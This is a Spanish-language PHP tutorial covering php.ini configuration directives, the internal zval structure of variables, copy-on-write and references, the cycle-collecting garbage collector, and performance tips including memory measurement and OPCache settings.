Los datos de **session**, **cookie** o **HTTP headers** en un script PHP deben enviarse antes que sea enviada cualquier otra salida. Si esto no es posible, se pueden habilitar las **llamadas output buffering**, con la variable *output_buffering*.

Con el **output buffering on**, PHP guarda la **salida del script** en una **memoria especial buffer** y la envía sólo cuando se le dice de hacerlo. Esto permite enviar HTTP headers y datos de cookies a mitad o incluso al final del script (aunque esto empeora el rendimiento).

```
output_buffering = Off
```

También puedes pasar a la variable un valor numérico con el tamaño del buffer:

```
output_buffering = 2048
```

Cuando se inicia PHP, se añade un mensaje indicando su versión al **header** *Web server*. Para evitarlo, se deshabilita la variable **expose_php**:

```
expose_php = On
```

6. Configurar el directorio de búsqueda de PHP

Se puede configurar el directorio de búsqueda en PHP con la variable *include_path*, que acepta una lista de directorios. PHP buscará automáticamente en estos directorios cuando se encuentre referencias a archivos que no tienen un directorio señalado.

Si tienes funciones o clases de librerías que usas con frecuencia, puedes listar su localización aquí para simplificar las búsquedas de archivos:

```
include_path = ".:/usr/local/php56/lib/php..."
```

Para indicar varias localizaciones, en **Windows** se hace con punto y coma, en **UNIX** con dos puntos.

Existen dos variables para especificar archivos que PHP anexa directamente al principio o al final de cualquier documento PHP: *auto_prepend_file* y *auto_append_file*. Se pueden usar para añadir páginas header o footer. Lo malo es que los archivos serán anexados en todos los documentos PHP.

Los archivos a anexar pueden ser HTML o PHP. Código PHP embebido debe ir con las etiquetas **<?php...?>**.

```
auto_prepend_file = /home/web/includes/layout/header.php
auto_append_file = /home/web/includes/layout/footer.php
```

7. Manejo de errores

Los errores se dividen en cuatro categorías: **parsing errors**, **notices**, **warnings** y **fatal errors**.

Normalmente cuando PHP se encuentra con un error **parsing**, **warning** o **fatal** el script muestra el error, y en caso de que sea fatal, se interrumpe en ese punto. Se puede alterar el comportamiento de **mostrar los mensajes de error** con la variable *error_reporting*, que acepta códigos de error y sólo muestra aquellos que concuerdan con esos códigos:

```
error_reporting = E_ALL
```

Para **desactivar el mostrar errores** (recomendable en un entorno de producción), se establece la variable *display_errors* a **false**, y en cambio escribe los errores en un **archivo log** (habilitando la variable *log_errors)*. Esto es bueno para la seguridad también, porque no se muestra información del sistema que podría usarse para dañar la aplicación.

El **archivo log** se establece con la variable **error_log**, donde puede indicarse el nombre de un archivo o el valor especial *syslog*.

```
display_errors = Off
log_errors = On
error_log = "error.log"
```

8. Activar extensiones

En los sistemas UNIX las extensiones se construyen en la compilación. En Windows, los archivos DLL se incluyen con las distribuciones PHP.

La variable *extension_dir* contiene el nombre del directorio donde PHP debe mirar para las extensiones:

```
extension_dir = "/usr/local/php56/php/extensions/..."
```

Para activar una extensión simplemente hay que remover el punto y coma y reiniciar el servidor.

Si la extensión no está listada, puedes añadirla:

```
extension=php_extension.dll
```

9. Configurar variables específicas de extensiones

Las **variables específicas de extensiones** se guardan en secciones de *php.ini*. Por ejemplo, todas las variables relacionadas con la extensión MySQL estarán en la sección [MySQL].

Por ejemplo si se usa la **variable mail() de PHP** hay tres variables que hay que configurar:

```
SMTP = miservidor.localnet.com
sendmail_from = yo@localhost.com
sendmail_path = /usr/sbin/sendmail
```

Si quieres **integrar aplicaciones Java**, con la **extensión Java**:

```
java.class.path = .\php_java.jar
java.home = c:\jdk
java.library = c:\jdk\jre\bin\hotspot\jvm.dll
java.library.path = .\
```

La variable *session.save_path* especifica el directorio temporal para la información de las sesiones. Puedes también controlar cuanto tiempo una **cookie de sesión** permanece válida, en segundos, con *session.cookie_lifetime*:

```
session.save_path = /var/www
session.cookie_lifetime = 1800
```

10. Ajustes de seguridad

Antes de PHP 5.4 existían la directivas *safe_mode*, que limitaban al usuario las cosas que podía hacer a través de PHP, como restringir directorios, pero fueron eliminadas en dicha versión.

Se puede **restringir la manipulación de archivos** con la variable *open_basedir*, que establece el directorio nombrado como el **directorio root** para operaciones con archivos. Si este valor está establecido, archivos fuera de este directorio y subsidiarios serán inaccesibles para PHP:

```
open_basedir = /home/web
```

La variable *max_execution_time* establece el numero máximo de segundos que PHP esperará para que un script finalice su ejecución, antes de forzar su cierre:

```
max_execution_time = 30
```

Configuración de subida de archivos y variables de formularios

Se puede incrementar la seguridad desactivando la subida de archivos con la variable *file_uploads* o limitando el tamaño de archivo máximo con *upload_max_filesize*:

```
file_uploads = On
upload_max_filesize = 2M
```

En cuanto a los **formularios**, la variable *post_max_size* controla la **cantidad máxima de datos** que PHP

aceptará en un formulario de vez con el método POST:

```
post_max_size = 8M
```

Otra variable es *max_input_time*, que limita en segundos el **tiempo de recibir datos** a través de POST, GET y PUT:

```
max_input_time = 90
```

11. Ajustes de rendimiento

Hay algunas variables que pueden **mejorar el rendimiento del intérprete PHP**. La variable *memory_limit* especifica la memoria máxima que un simple script puede utilizar:

```
memory_limit = 8M //(Este valor deberá ser mayor que post_max_size)
```

Otra **opción para mejorar el rendimiento es desactivar las variables $argc y $argv**, que guardan el número de argumentos pasados a una aplicación desde la línea de comandos así como sus valores:

```
register_argc_argv = false
```

12. La función ini_set()

PHP lee toda la configuración al iniciarse desde el archivo *php.ini*, pero también permite sobreescribirla con la función ***ini_set()***, que acepta dos argumentos, el nombre de la variable a configurar y su nuevo valor. El siguiente ejemplo incrementa el tiempo de ejecución:

```
<?php

ini_set('max_execution_time', 900);

// código
```

La configuración afecta sólo al script en donde está configurado. Cuando el script termina, el valor de la variable vuelve a su valor inicial.

10. Funcionamiento interno de las variables

Entender **cómo funcionan las variables internamente en PHP** permite tener una visión más clara del lenguaje y entender cómo funcionan algunos **algoritmos de ahorro de memoria** como **garbage collection**.

Indice de contenido:

1. Estructura de una variable en PHP
2. Cómo PHP maneja las variables
3. Copia en escritura
4. Referencias
5. Garbage Collection

1. Estructura de una variable en PHP

Las variables en PHP se representan internamente en un **contenedor** llamado **zval**:

```
struct _zval_struct {
    /* Variable information */
    zvalue_value value;     /* value */
    zend_uint refcount__gc;  /* reference counter */
    zend_uchar type;         /* value type */
    zend_uchar is_ref__gc; /* reference flag */
};
```

- *value*: representa el **valor** de la variable.
- *refcount*: es un **integer** que indica cuántos símbolos apuntan a este zval (normalmente **un símbolo es una variable PHP**, por ejemplo: x en $x).
- type: indica el **tipo** de variable.
- *is_ref*: es un ínteger que representa un valor **booleano**. Por defecto es 0, que indica que el zval aún no ha sido afectado por una referencia (**&$x**). Cuando es 1 indica que el zval es una referencia, lo que cambia totalmente el comportamiento de PHP respecto a esa variable.

El **contenedor** que se crea al definir una nueva variable depende del tipo de valor que se le asigne:

- Si definimos una **variable $x**:

```php
<?php
$x = 'hola';
```

La representación de su **contenedor zval** es:

```
x:
(refcount=1, is_ref=0),string 'hola' (length=4)
```

- Si definimos un **array $x**:

```php
<?php
$x = array('saludo' => 'hola', 13);
```

Se crean 3 contenedores zval, el *string* "hola", el *integer* 13 y el *array* que los recoge:

```
x:
(refcount=1, is_ref=0),
array (size=2)
  'saludo' => (refcount=1, is_ref=0),string 'hola' (length=4)
  0 => (refcount=1, is_ref=0),int 13
```

Los *keys* del array **no** son **zvals**, sólo lo son sus valores.

- Si definimos un **objeto $objeto**:

```php
<?php
class Clase {
    public $x = 13;
    protected $y = 'hola';
}
$objeto = new Clase;
```

También creamos 3 zvals: uno por el **objeto** bajo el símbolo $objeto y otro por cada una de sus **propiedades**: $x, $y:

```
objeto:

(refcount=1, is_ref=0),

object(Clase)[1]

  public 'x' => (refcount=2, is_ref=0),int 13

  protected 'y' => (refcount=2, is_ref=0),string 'hola' (length=4)
```

Los arrays se comportan de la misma forma que los objetos: como **tipos compuestos**. Cada vez que se crea un objeto o array se crea un contenedor, y uno más por cada elemento.

2. Cómo PHP maneja las variables

Vamos a crear una variable *$x* y asignarla a una variable *$y* (de momento sin usar referencias):

```
<?php
$x = "hola";
$y = $x;
```

En este caso se crea **un sólo contenedor zval**:

```
x:
(refcount=2, is_ref=0),string 'hola' (length=4)
y:
(refcount=2, is_ref=0),string 'hola' (length=4)
```

Las variables $x e $y son **símbolos**, que apenas tienen influencia en la memoria y hacen referencia al mismo contenedor. Lo que realmente consume es la creación de contenedores zval. PHP automáticamente señala al mismo **contenedor** desde diferentes símbolos, evitando así una duplicación.

El *refcount* aumenta en función del número de símbolos que apuntan a un contenedor, en este caso 2, y es la clave para la administración de la memoria en las variables PHP.

3. Copia en escritura

Copia en escritura, *Copy On Write, COW*, es una forma de ahorrar memoria. PHP copia la memoria (o la relocaliza en una nueva región de memoria) cuando modificas un símbolo que estaba referenciando a un zval:

```
<?php
// Mismo ejemplo anterior
$x = "hola";
$y = $x;
?>
x:
(refcount=2, is_ref=0),string 'hola' (length=4)
y:
(refcount=2, is_ref=0),string 'hola' (length=4)
<?php
// Ahora modificamos el símbolo:
$x = 13;
?>
x:
(refcount=1, is_ref=0),int 13
y:
(refcount=1, is_ref=0),string 'hola' (length=4)
```

En el siguiente ejemplo se puede ver como si se asigna *$x* a un nuevo valor y luego se le vuelve a asignar el mismo que *$y*, no hacen referencia al mismo zval:

```
<?php
$x = "hola";
$y = $x;
?>
x:
(refcount=2, is_ref=0),string 'hola' (length=4)
y:
(refcount=2, is_ref=0),string 'hola' (length=4)
<?php
$x = 13;
?>
x:
(refcount=1, is_ref=0),int 13
y:
(refcount=1, is_ref=0),string 'hola' (length=4)
<?php
$x = "hola";
?>
x:
(refcount=1, is_ref=0),string 'hola' (length=4)
y:
(refcount=1, is_ref=0),string 'hola' (length=4)
<?php
$y = $x;
?>
x:
(refcount=2, is_ref=0),string 'hola' (length=4)
y:
(refcount=2, is_ref=0),string 'hola' (length=4)
```

Si continuamos este ejemplo y añadimos una tercera variable **$z**:

```
<?php
$z = $y;
?>
x:
(refcount=3, is_ref=0),string 'hola' (length=4)
y:
(refcount=3, is_ref=0),string 'hola' (length=4)
z:
(refcount=3, is_ref=0),string 'hola' (length=4)
<?php
$y = "adios";
?>
x:
(refcount=2, is_ref=0),string 'hola' (length=4)
y:
(refcount=1, is_ref=0),string 'adios' (length=5)
z:
(refcount=2, is_ref=0),string 'hola' (length=4)
<?php
unset($x);
?>
x: no such symbol
y:
(refcount=1, is_ref=0),string 'adios' (length=5)
z:
(refcount=1, is_ref=0),string 'hola' (length=4)
```

Se puede ver como **PHP** va jugando con el valor de *refcount*, aumentándolo o disminuyéndolo en función de si un **símbolo** apunta o deja de apuntar a un **contenedor zval**.

El constructor del lenguaje *unset()* no libera memoria, simplemente disminuye el número *refcount* en 1, y sólo cuando *refcount* alcanza 0, **PHP** sabe que no hay más símbolos apuntando al **zval** por lo que lo liberará automáticamente.

is_ref será siempre 0 si no empleamos referencias.

Otro ejemplo, ahora con un **array**. Se comprueba que el los *values* del array son los **zvals** (no sus *keys*):

```
<?php
$x = array("saludo" => "hola", 1=>22);
?>
x:
(refcount=1, is_ref=0),
array (size=2)
  'saludo' => (refcount=1, is_ref=0),string 'hola' (length=4)
  1 => (refcount=1, is_ref=0),int 22
<?php
$y = $x["saludo"];
?>
x:
(refcount=1, is_ref=0),
array (size=2)
  'saludo' => (refcount=2, is_ref=0),string 'hola' (length=4)
  1 => (refcount=1, is_ref=0),int 22
y:
(refcount=2, is_ref=0),string 'hola' (length=4)
<?php
$z = $y;
?>
x:
(refcount=1, is_ref=0),
array (size=2)
  'saludo' => (refcount=3, is_ref=0),string 'hola' (length=4)
  1 => (refcount=1, is_ref=0),int 22
y:
(refcount=3, is_ref=0),string 'hola' (length=4)
z:
(refcount=3, is_ref=0),string 'hola' (length=4)
<?php
$y = 17;
?>
x:
(refcount=1, is_ref=0),
array (size=2)
  'saludo' => (refcount=2, is_ref=0),string 'hola' (length=4)
  1 => (refcount=1, is_ref=0),int 22
y:
(refcount=1, is_ref=0),int 17
z:
(refcount=2, is_ref=0),string 'hola' (length=4)
```

Si ahora deshacemos el elemento *saludo* de **$x**:

```
<?php
unset($x['saludo']);
?>
x:
(refcount=1, is_ref=0),
array (size=1)
  1 => (refcount=1, is_ref=0),int 22
y:
(refcount=1, is_ref=0),int 18
z:
(refcount=1, is_ref=0),string 'hola' (length=4)
<?php
$x[1] = $y;
?>
x:
(refcount=1, is_ref=0),
array (size=1)
  1 => (refcount=2, is_ref=0),int 18
y:
(refcount=2, is_ref=0),int 18
z:
(refcount=1, is_ref=0),string 'hola' (length=4)
```

En estos ejemplos ocurre el mismo comportamiento, y la misma norma principal: **sólo cuando el *refcount* de un zval alcanza 0 el zval es liberado**.

4. Referencias

Una variable se asigna por referencia cuando se añade & delante:

```
<?php
$x = "hola";
$y =& $x;
$y = "adios";
```

Ahora $x e $y tienen el mismo valor: el *string* "adios". Cuando hemos usado la referencia ambos valores se han atado al mismo **contenedor zval**. Realmente ha ocurrido lo mismo que anteriormente cuando no asignábamos por referencia $y = $x, el resultado es el mismo para este ejemplo sencillo. Pero el **funcionamiento interno de las referencias** afecta al **comportamiento de la copia en escritura**:

```
<?php
$x = "hola";
?>
x:
(refcount=1, is_ref=0),string 'hola' (length=4)
<?php
$y =& $x;
?>
x:
(refcount=2, is_ref=1),string 'hola' (length=4)
y:
(refcount=2, is_ref=1),string 'hola' (length=4)
<?php
$y = "adios";
x:
(refcount=2, is_ref=1),string 'adios' (length=5)
y:
(refcount=2, is_ref=1),string 'adios' (length=5)
```

Se puede observar como *refcount* aumenta en 1, indicando el mismo número de símbolos apuntando al zval.

is_ref hace que PHP tenga un comportamiento distinto cuando cambia un símbolo: **PHP** no separa el valor del **zval**, directamente lo cambia, y parece que $x e $y están atados.

Ahora veamos un ejemplo asignando una variable con referencia y otra sin:

```
<?php
$x = "hola";
$y =& $x;
?>
x:
(refcount=2, is_ref=1),string 'hola' (length=4)
y:
(refcount=2, is_ref=1),string 'hola' (length=4)
<?php
$z = $y;
?>
x:
(refcount=2, is_ref=1),string 'hola' (length=4)
y:
(refcount=2, is_ref=1),string 'hola' (length=4)
z:
(refcount=1, is_ref=0),string 'hola' (length=4)
```

Cuando se asigna $z a $y, PHP tiene que asignarla en un nuevo bloque de memoria, y duplicar el string 'hola', debido a la referencia anterior. Sin la referencia, sólo habría un contenedor zval, y el *refcount* sería de 3.

La referencia fuerza a PHP a duplicarla. Es por esta razón por la que las referencias no necesariamente ahorran memoria, incluso puede ocurrir lo contrario. Depende del uso que se les de.

5. Garbage collection

Garbage collection es un mecanismo que rastrea el uso de objetos y libera la memoria si no se

encuentran en el scope actual o todavía no están siendo usados por el programador.

PHP ya empleaba este concepto desde el principio, pero hasta PHP 5.3 no liberaba la memoria de forma automática. A partir de PHP 5.3 surgió **Zend Garbage Collector**, o **Zend GC**. Lo más importante de esta nueva característica es el tratamiento de las **referencias circulares**.

Las referencias circulares aparecen con tipos compuestos, como arrays y objetos. Cuando dos tipos compuestos contienen referencias el uno al otro o cuando un tipo compuesto tiene una referencia a si mismo, se produce una referencia circular. Así la cosa se complica a la hora de liberar memoria, y antes de PHP 5.3 no se liberaba correctamente.

Ahora PHP rastrea automáticamente referencias circulares y las libera de vez en cuando. Si sabes que tu código tiene referencias circulares y quieres forzar a PHP a que las libere, puedes utilizar la función gc_collect_cycles().

11. Garbage collection

El **garbage collection**, o **recolección de basuras**, es un sistema que permite a PHP limpiar la memoria cuando así lo considere. También es posible activar y desactivar esta característica desde el código para precisar tiempos y reducir la memoria en aplicaciones concretas.

Indice de contenido

1. Almacenamiento de variables en la memoria
2. Valores de tipo compuesto
3. Problemas de limpieza (anteriores a PHP 5.3)
4. Recolección de referencias cíclicas

1. Almacenamiento de variables en la memoria

Una variable en PHP se almacena en un **contenedor** llamado ***zval***. Éste contiene el tipo de variable, su valor y dos bits de información:

- El primer bit es *is_ref* que contiene un **boolean** que indice si la variable es parte o no del conjunto de referencias. Con este bit el **motor de PHP** diferencia entre **variables** normales y **referencias**.
- El segundo bit es *refcount*, que contiene el **número** de variables (también llamadas ***símbolos***) que apuntan a este contenedor *zval*. **PHP** permite al usuario definir referencias (con **&**) y el contador permite optimizar el uso de memoria.

Los símbolos se almacenan en una tabla de **símbolos**, una por cada ámbito (hay un ámbito para el script principal, y otro por cada función y método).

Un **contenedor zval** se crea cuando se crea una variable con **valor constante**, por ejemplo:

```
<?php
$x = "hola";
```

El nuevo **nombre de símbolo**, x, se crea en el **ámbito actual**. Se crea un nuevo **contenedor de variable** de **tipo *string*** y **valor** *hola*. El bit *is_ref* será falso pues no contiene ninguna **referencia**. El bit *refcount* vale 1 ya que sólo hay un **símbolo** que haga uso de este contenedor de variables (nótese que si *refcount* vale 1, *is_ref* siempre será **false**). Si tienes instalado Xdebug puedes mostrar esta información mediante la función ***xdebug_debug_zval():***

```
<?php
xdebug_debug_zval('x'); // muestra x: (refcount=1, is_ref=0), string 'hola'
```

Al asignar la variable a otra se incrementa *refcount*:

```php
<?php
$x = "hola";
$y = $x;
xdebug_debug_zval('x'); // muestra x: (refcount=2, is_ref=0), string 'hola'
```

refcount vale 2 ya que el **mismo contenedor de variables** está vinculado tanto por x como por y. PHP no copia el contenedor de variable cuando no es necesario. Los contenedores de variables se detruyen cuando *refcount* se queda a cero. *refcount* decrece en uno cuando alguno de los símbolos que lo vinculan abandona su ámbito (como cuando finaliza una función) o cuando se llama a *unset()*:

```php
<?php
$x = "hola";
$y = $z = $x;
xdebug_debug_zval('x'); // x: (refcount=3, is_ref=0), string 'hola'
unset($y, $z);
xdebug_debug_zval('x'); // x: (refcount=1, is_ref=0), string 'hola'
```

Si se llama a *unset($x)* el contenedor de variable, tanto el tipo como el valor, se eliminan de la memoria.

2. Valores de tipo compuesto

Con **arrays** y **objetos** esto es algo más complejo. En lugar de un **valor escalar**, los arrays y objetos almacenan sus propiedades en su propia **tabla de símbolos**.

```php
<?php
$x = array('animal' => 'perro', 'edad'=> 10);
xdebug_debug_zval('x');
/* Devuelve:
x: (refcount=1, is_ref=0), array(
    'animal' => (refcount=1, is_ref=0), string 'perro'
    'edad' => (refcount=1, is_ref=0), int 10
)
```

Se crean tres contenedores: x, animal y edad. Las normas son similares a la hora de aumentar y disminuir *refcounts*. Si añadimos otro elemento, y fijamos su valor a un elemento ya existente:

```php
<?php
$x = array('animal' => 'perro', 'edad' => 10);
$x['servivo'] = $x['animal'];
xdebug_debug_zval('x');
/* El resultado ahora sería
x: (refcount=1, is_ref=0), array(
    'animal' => (refcount=2, is_ref=0), string 'perro'
    'edad' => (refcount=1, is_ref=0), int 10
    'servivo' => (refcount=2, is_ref=0), string 'perro'
)
```

Tanto *animal* como *servivo* apuntan al mismo contenedor, cuyo *refcount* vale 2 (aunque xdebug muestre dos **contenedores zval** de valor *perro*, se refiere al mismo).

Eliminar un elemento del *array* viene a ser lo mismo que eliminar un **símbolo** de un determinado **ámbito**. Cuando se hace, el *refcount* del contenedor al que apunta el elemento del array decrece. Al igual que antes, si *refcount* llega a cero, se elimina de la memoria.

```
<?php
$x = array('animal' => 'perro', 'edad' => 10);
$x['servivo'] = $x['animal'];
unset($x['animal'], $x['edad']);
xdebug_debug_zval('x');
/* Devuelve:
x: (refcount=1, is_ref=0), array(
    'servivo' => (refcount=1, is_ref=0),string 'perro'
```

Utilizando el operador de referencia, la cosa cambia:

```
<?php
$x = array('uno');
$x[] = &$x;
xdebug_debug_zval('x');
/* Devuelve:
x: (refcount=2, is_ref=1), array(
    0=>(refcount=1, is_ref=0, string 'uno'
    1=>(refcount=2, is_ref=1),&array
)
```

Tanto la variable de tipo array ***x*** como su segundo elemento ***1*** apuntan a un **contenedor de variables** que tiene un *refcount* de 2.

3. Problemas de limpieza (anteriores a PHP 5.3)

Si eliminamos una variable se elimina el símbolo, y el contador de referencias del contenedor de variables al que apunta decrece en uno. Si eliminamos *$x*, el contador de referencias del contenedor de variables al que apuntan ***x*** y **1** decrece en uno.

A pesar de que no hay ningún símbolo que apunte a esta estructura, no se puede limpiar porque el elemento **1** del array todavía apunta al mismo array. Al no haber ningún símbolo externo que apunte a él, no hay ninguna forma con la que el usuario pueda eliminar esta estructura, por lo que ocurre una **fuga de memoria**. PHP limpiará esta estrutura de datos al finalizar la petición, pero antes ocupará un espacio en la memoria. Es frecuente que ocurra con **objetos** ya que siempre se usan por referencia.

Esto no resulta un problema cuando ocurre pocas veces, pero cuando ocurre miles, comienza a ser un problema.

Con la **recolección de referencias cíclicas**, a partir de PHP 5.3, esto se solventa.

4. Recolección de referencias cíclicas

El algoritmo se encuentra en este artículo.

Si se incrementa un *refcount* significa que se sigue usando el contenedor, no es **basura**. Si decrece y alcanza el valor de 0, se elimina automáticamente, lo que significa que la recolección de ciclos sólo se lleva a cabo cuando un parámetro *refcount* decrece a un valor que no sea cero.

Es posible comprobar qué partes son basura comprobando si se puede decrementar en uno sus *refcount*, para después comprobar cuáles han alcanzado a cero.

Para evitar llamar al comprobador de ciclos de basura en cada decremento de un *refcount*, el algoritmo pasa todos los posibles **roots** (zvals) al **root buffer**. Sólo cuando el root buffer está lleno, comienza el proceso de comprobación de todos los **zvals** que están dentro.

Por defecto, el recolector de basuras en PHP está habilitado (se puede cambiar en php.ini

con *zend.enable_gc*). Cuando está habilitado, el algoritmo que busca ciclos se ejecuta cada vez que se llena el **root buffer**. Éste tiene un tamaño de 10.000 posibles roots.

Desde el código es posible habilitar o deshabilitar el mecanismo recolector de basura mediante las funciones *gc_enable()* o *gc_disable()*. La llamada a estas funciones tiene el mismo efecto que habilitar o deshabilitar el mecanismo en la propia configuración. También se puede forzar la recolección de ciclos sin que esté lleno el root buffer, llamando a *gc_collect_cycles()*, que devuelve el número de ciclos recolectados por el algoritmo.

La razón por la que se puede habilitar o deshabilitar el mecanismo, o iniciar ciclos de recolección a mano, es porque puede que haya partes en una aplicación que necesiten mucha precisión de tiempo. Lo más prudente si se llama a *gc_disable()* es llamar a *gc_collect_cycles()* para que libere la memoria por posibles raíces ya registradas en el **root buffer**.

12. Rendimiento

Hay dos factores fundamentales a la hora de mejorar el rendimiento de los scripts en PHP: **reducir el uso de memoria** y **reducir el tiempo de carga**. Existen diferentes formas para mejorarlos, vamos a ver algunas:

1. Garbage collection	5. Desplazar tareas a un segundo plano
2. OPCache	6. Aprovechar el HTTP caching
3. Optimizar las sesiones	7. Perfilar el código
4. Optimizar la base de datos	

1. Garbage collection

El mecanismo **garbage collection** tiene un impacto tanto en el **uso de memoria** como en el **tiempo de ejecución**.

- **Reducción en el uso de memoria con Garbage Collection**

El objetivo del recolector de basuras es reducir el uso de memoria limpiando las variables de referencias circulares. En PHP esto ocurre cuando el **root buffer** está lleno o cuando se llama a la función gc_collect_cycles(). El siguiente es un ejemplo con diferentes usos de memoria en función de las variables creadas:

- FASE 1: PHP consume un mínimo de memoria al principio, aunque no se haga nada:

```
echo "Fase 1, el uso de memoria es de: ", round(memory_get_usage()/1024, 2), "KB";
// DEVUELVE : 248,79KB
```

- FASE 2: Se crea un loop con un array de 10.000 de valores de números aleatorios:

```
$array = array();
for ($i = 0; $i < 10000; ++$i){
  $array[] = rand();
}
echo "Fase 2, el uso de memoria es de: ", round(memory_get_usage()/1024, 2), "KB";
// DEVUELVE 1705.32 KB. Gran aumento por la cantidad de elementos del array
```

- FASE 3: Se crean 2 variables:

```
$var1 = 1;
$var2 = 2;
echo "Fase 3, el uso de memoria es de: ", round(memory_get_usage()/1024, 2), "KB";
// DEVUELVE 1705.6 KB. Se produce un ligero aumento por los dos nuevos zval
```

- FASE 4: Se asignan los símbolos de las variables anteriores (var1,var2) a $array:

```
$var1 = $array;
$var2 = $array;
echo "Fase 4, el uso de memoria es de: ", round(memory_get_usage()/1024, 2), "KB";
// DEVUELVE 1705.51 KB. El uso de memoria es prácticamente el mismo, var1 y var2
// tan sólo son símbolos del mismo zval. Esto es gracias a la copia en escritura
```

- FASE 5: Se asigna el símbolo array a un array vacío:

```
$array = array();
echo "Fase 5, el uso de memoria es de: ", round(memory_get_usage()/1024, 2), "KB";
// DEVUELVE 1705.64 KB. Aumenta un poco el uso de memoria por el nuevo array (nuevo zval
)
```

- FASE 6: Se añade un valor al array de var2:

```
$var2[] = "Hola!";
echo "Fase 6, el uso de memoria es de: ", round(memory_get_usage()/1024, 2), "KB";
// DEVUELVE 2693.33 KB. Aquí se produce un aumento notable. PHP hace de nuevo una copia
en escritura, var2 hace una copia del array que apuntaba antes y añade el nuevo elemento
```

En este momento, var1 y var2 apuntan a arrays diferentes y $array apunta a un array vacío

- FASE 7: Se crea un array vacío en el símbolo de var1

```
$var1 = array();
echo "Fase 7, el uso de memoria es de: ", round(memory_get_usage()/1024, 2), "KB";
// DEVUELVE 1705.91 KB. Notable disminución. A var1 se le asigna el valor de un array va
cío, cuando antes tenía un array muy grande. Aqui es donde se produce una limpieza
```

Aunque a var2 ya no se le hace referencia en ningún momento, no se añade a la **colección de basuras**. PHP lo guarda en memoria hasta que finaliza el script.

¿Qué conclusiones se sacan de éste ejemplo?

- Si quieres que una **variable en ámbito global libere su memoria**, utiliza la función *unset()* o asígnale un valor diferente. Sino, PHP continuará guardándola en memoria hasta el final.
- La copia en escritura es muy útil, y los arrays se copian por referencia de la misma forma que lo hacen los objetos. Pero hay que tener en cuenta que un cambio en el array hace una copia en la memoria.
- En el momento en que haces *unset()* o reasignas una variable, **PHP libera su memoria**. Liberar memoria no es gratis (especialmente con grandes cantidades) en términos de **tiempo de procesamiento**, lo que significa que si quieres que tu **script se ejecute lo más rápido posible a costa de gastar RAM**, deberías evitar usar **garbage collection** en grandes variables, y dejar que PHP lo haga sólo al final del script.

Veamos ahora un ejemplo con la creación de una **clase**:

```php
class Clase
{
    public $var = '3.141592';
}

$baseMemory = memory_get_usage();

for ( $i = 0; $i <= 1000000; $i++ )
{
    $x = new Clase;
    $x->self = $x;
    if ( $i % 500 === 0 )
    {
        echo sprintf( '%8d: ', $i ), memory_get_usage() - $baseMemory, "<br>";
    }
}
```

En este ejemplo se crea un objeto en el que una propiedad enlaza de nuevo al mismo objeto. Cuando $x se reasigna en la siguiente iteración del loop, antes de PHP 5.3 se produciría una **fuga de memoria**.

Después de 10.000 iteraciones, el **buffer** se llena y lanza el mecanismo recolector de basura y libera memoria asociada con esas posibles raíces.

- **Aumento en el tiempo de ejecución con Garbage Collection**

El **garbage collection** también influye en el tiempo de ejecución por el tiempo que lleva a éste a liberar la memoria fugada. Si partimos del siguiente script:

```php
$start = microtime(true);
class Clase
{
    public $var = '3.14159265359';
}

for ( $i = 0; $i <= 100000; $i++ )
{
    $x = new Clase;
    $x->self = $x;
}

echo round(memory_get_peak_usage()/1024, 2), "<br>";

$end = microtime(true);
$time = number_format(($end - $start), 2);
echo $time;
```

Y lo ejecutamos una primera vez con **garbage collection** habilitado y en otra deshabilitado, obtenemos los siguientes tiempos:

Tiempo con GC habilitado: 0,23
Tiempo con GC deshabilitado: 0,17

La diferencia de tiempo con este script es de sólo 0,06 segundos, en cambio el uso de memoria ha sido:

Memoria usada con GC: 5815.88 KB
Memoria usada sin GC: 54470.23 KB

La diferencia en el consumo de memoria es enorme.

En general el **recolector de basuras en PHP** sólo provoca un retraso cuando el algoritmo recolector de ciclos se activa (más de 10.000 roots), sino no hay impacto en el rendimiento.

2. OPCache

OPCache mejora el rendimiento de PHP almacenando el código de **bytes** de un script precompilando en la memoria compartida, eliminando la necesidad de que PHP cargue y analice los scripts en cada petición.

Cada script PHP se compila en tiempo de ejecución, parte de ese tiempo se dedica a traducir el código legible para los humanos en código que la máquina puede entender. Un **motor de cache bytecode** como OPCache, APC o Xcache lo hace sólo una vez durante la primera ejecución de un archivo PHP. Después el script precompilado se guarda en la memoria, lo que aumentará notablemente el rendimiento en una **aplicación PHP**.

La **implementación de OPCache** permite recibir más requests por segundo y devolver respuestas más rápido. Este artículo plantea un ejemplo de un **e-commerce** construído en **Symfony2** donde analiza más profundamente el impacto de OPCache en el código. El artículo concluye con un 14% de reducción en el tiempo de respuesta en general, pero hay otros análisis que concluyen una mejora muy superior, como el de fideloper.

OPCache VS APC cache

- **APC cache** no funciona correctamente en las últimas versiones de PHP, resultando en errores de ejecución.
- **OPCache** está ligado (*bundled*) a PHP a partir de su versión 5.5, y también puede ser instalado en versiones anteriores.
- OPCache era conocido anteriormente como **Zend Optimizer+**, hasta que Zend decidió hacerlo open source e incluirlo en el núcleo de PHP.

La conclusión es que se debería usar OPCache, y si se está usando APC cache en un proyecto, lo ideal sería migrarlo a OPCache.

Como saber si OPCache está cacheando los archivos

Si ya tienes instalado y configurado **OPCache** puede ser importante controlar qué archivos PHP están siendo cacheados. El **motor de la cache** funciona en segundo plano pero es transparente y se puede comprobar su estado, principalmente mediante las funciones opcache_get_configuration() y opcache_get_status().

También existen scripts disponibles que emplean la configuración y los datos de estado y los muestra de forma más amigable, como opcache-status, de **Rasmus Lerdorf** o el OPCacheGUI.

Tips de configuración de OPCache

En cada proyecto hay que asegurarse que ***opcache.use_cwd*** está establecido como **true**. Activando esta configuración **OPCache** buscará en todos los directorios para diferenciar entre archivos con los mismos nombres. Si se establece como **false**, puede conllevar a colisiones entre archivos con el mismo nombre base.

En **frameworks** que usan anotaciones, como **Doctrine** o **PHP Unit**, hay que establecer ***opcache.load_comments*** y ***opcache.save_comments*** a **true**. Así los comentarios de los archivos también en incluyen en el código precompilado de OPCache.

Se pueden excluir ciertos archivos de ser cacheados, como los que tienen datos de configuración. Es necesario activar la opción ***opcache.blacklist_filename*** con el directorio donde está la lista que archivos que quieres excluir.

Para **desactivar OPCache en entornos de desarrollo o testing**, se suele mantener globalmente

OPCache con ***opcache.enable*** en el archivo de configuración php.ini, y si no se quiere usar la cache en algún entorno o proyecto, se desactiva con la función ini_set().

3. Optimizar las sesiones

Aunque **HTTP** es un **protocolo sin estado**, la mayoría de **aplicaciones web** requieren una forma de manejar los datos de usuarios. En **PHP** se controlan mediante sesiones.

